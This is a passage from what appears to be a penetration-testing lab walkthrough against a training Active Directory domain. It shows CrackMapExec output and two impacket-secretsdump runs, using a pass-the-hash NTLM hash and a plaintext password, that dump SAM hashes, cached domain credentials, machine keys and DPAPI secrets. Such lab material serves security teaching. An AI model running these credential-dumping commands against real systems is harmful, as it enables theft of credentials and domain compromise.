SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumping LSA secrets
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumping LSA secrets
SMB         192.168.101.141 445    SPIDERMAN        MARVEL.LOCAL/pparker:$DCC2$10240#pparker#045843d81033e67da2f916c5edebdd88
SMB         192.168.101.141 445    SPIDERMAN        MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
SMB         192.168.101.142 445    THEPUNISHER      MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
SMB         192.168.101.142 445    THEPUNISHER      MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aes256-cts-hmac-sha1-96:8ac706fc3d8df5cb92bab6abce7a53f899ffa17559a495c2e8060fa58d8a3033
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:d476a50d06c28e38beec07647677e1cb5b1f58389055a2cf27791ea4b9f0461f
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aes128-cts-hmac-sha1-96:ab215caf7aa64528b3e866d6a6cf3b9b
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:des-cbc-md5:926dd36d4ad957dc
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:plain_password_hex:61004e004b0053002300690043005c00270079007400420 05d005a0030005c0066003c0020006300650075006d0071006200430 03d005a0070006e006c00710057003f00
0034006c006b0079005900400072007100450027002500260054003600220021004e00780058006a006f006f006b005c007700360037005900300079005e0071002b006c007a006b0051004c002a006a006000520066003f0062005200280026003c00280031002a006b0048004c00320
f0077004d00
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aad3b435b51404eeaad3b435b51404ee:fb055a2c85db1f3aefbe298453f63717:::
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:4906ae4cb8cb5d7560c499cd3747a333
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:des-cbc-md5:4c9bf4da8315b6b9
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:plain_password_hex:34003000710035005700500068006000370050005a006a006a005d002e007500470042006b0052006c0046005b0070002e0041006e003a00640047002a00620057002a
2d0034003a005d0035006a0063007a002b002f002800560040007200 6a0061004a0064003e0031004d003f005b00200066005c002c004a002a0022006d0032003000490062004600640040006d006400290031002100280047005a00410043003a004b0072004f00670070006d0046007
05f0030002b00
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
SMB         192.168.101.141 445    SPIDERMAN        dpapi_machinekey:0xa42b880debb9741447b06839dfc1f494802094a0
dpapi_userkey:0xb82ba37d8dc75453235625d7a7bd599355eb6f8d
SMB         192.168.101.141 445    SPIDERMAN        NL$KM:7cf755d50be44ebc446057d6d6347acbfac5bd9cf42aa0cadd5ba451808401e4025f078aeede8672d6b59b7b3b5ab4b1988ac93afe30c600f966c1170b6ad14a
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumped 9 LSA secrets to /root/.cme/logs/SPIDERMAN_192.168.101.141_2022-01-24_083909.secrets and /root/.cme/logs/SPIDERMAN_192.168.101.141_2022-01-24_083909.cached
SMB         192.168.101.142 445    THEPUNISHER      dpapi_machinekey:0xdd7a96b8b2c300fb592144c0cb6fc31f70bae7b0
dpapi_userkey:0x85bf0e46d855c12676b60344314501bca8cbf1ab
SMB         192.168.101.142 445    THEPUNISHER      NL$KM:53a0d8b484e20bbeb817b153b40fa31b6d2046653a58316cb58ef91a96881b242d5e636a971d0a557e934055ac2d7e03773894fdda99b41b99e5668c92f7b9c0
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumped 9 LSA secrets to /root/.cme/logs/THEPUNISHER_192.168.101.142_2022-01-24_083909.secrets and /root/.cme/logs/THEPUNISHER_192.168.101.142_2022-01-24_083909.cached
```

Secretsdump, hashes:



```
┌──(root💀kali)-[~/.cme/logs]
└─# impacket-secretsdump marvel/fcastle@192.168.101.142 -hashes :c9ab9d08cc7da5a55d8a82d869e01ea8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4c73bc1b906aa47c50b3a093f77e4f36
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:d476a50d06c28e38beec07647677e1cb5b1f58389055a2cf27791ea4b9f0461f
MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:4906ae4cb8cb5d7560c499cd3747a333
MARVEL\THEPUNISHER$:des-cbc-md5:4c9bf4da8315b6b9
MARVEL\THEPUNISHER$:plain_password_hex:340030007100350057005000680060003700500 05a006a006a005d002e007500470042006b0052006c0046005b0070002
72006a0061004a0064003e0031004d003f005b00200066005c002c004a002a0022006d0032003000490062004600640040006d006400290031002100280047005a004100
MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdd7a96b8b2c300fb592144c0cb6fc31f70bae7b0
dpapi_userkey:0x85bf0e46d855c12676b60344314501bca8cbf1ab
[*] NL$KM
 0000   53 A0 D8 B4 84 E2 0B BE  B8 17 B1 53 B4 0F A3 1B   S..........S....
 0010   6D 20 46 65 3A 58 31 6C  B5 8E F9 1A 96 88 1B 24   m Fe:X1l.......$
 0020   2D 5E 63 6A 97 1D 0A 55  7E 93 40 55 AC 2D 7E 03   -^cj...U~.@U.-~.
 0030   77 38 94 FD DA 99 B4 1B  99 E5 66 8C 92 F7 B9 C0   w8........f.....
NL$KM:53a0d8b484e20bbeb817b153b40fa31b6d2046653a58316cb58ef91a96881b242d5e636a971d0a557e934055ac2d7e03773894fdda99b41b99e5668c92f7b9c0
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Secretsdump, password:



```
┌──(root💀kali)-[~/.cme/logs]
└─# impacket-secretsdump marvel/fcastle:'P@ssw0rd2'@192.168.101.142
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4c73bc1b906aa47c50b3a093f77e4f36
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:d476a50d06c28e38beec07647677e1cb5b1f58389055a2cf27791ea4b9f0461f
MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:4906ae4cb8cb5d7560c499cd3747a333
MARVEL\THEPUNISHER$:des-cbc-md5:4c9bf4da8315b6b9
MARVEL\THEPUNISHER$:plain_password_hex:340030007100350057005000680060003700500 05a006a006a005d002e007500470042006b0052006c0046005b0070002
72006a0061004a0064003e0031004d003f005b00200066005c002c004a002a0022006d0032003000490062004600640040006d006400290031002100280047005a004100
MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xdd7a96b8b2c300fb592144c0cb6fc31f70bae7b0
dpapi_userkey:0x85bf0e46d855c12676b60344314501bca8cbf1ab
[*] NL$KM
 0000   53 A0 D8 B4 84 E2 0B BE  B8 17 B1 53 B4 0F A3 1B   S..........S....
 0010   6D 20 46 65 3A 58 31 6C  B5 8E F9 1A 96 88 1B 24   m Fe:X1l.......$
 0020   2D 5E 63 6A 97 1D 0A 55  7E 93 40 55 AC 2D 7E 03   -^cj...U~.@U.-~.
 0030   77 38 94 FD DA 99 B4 1B  99 E5 66 8C 92 F7 B9 C0   w8........f.....
NL$KM:53a0d8b484e20bbeb817b153b40fa31b6d2046653a58316cb58ef91a96881b242d5e636a971d0a557e934055ac2d7e03773894fdda99b41b99e5668c92f7b9c0
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```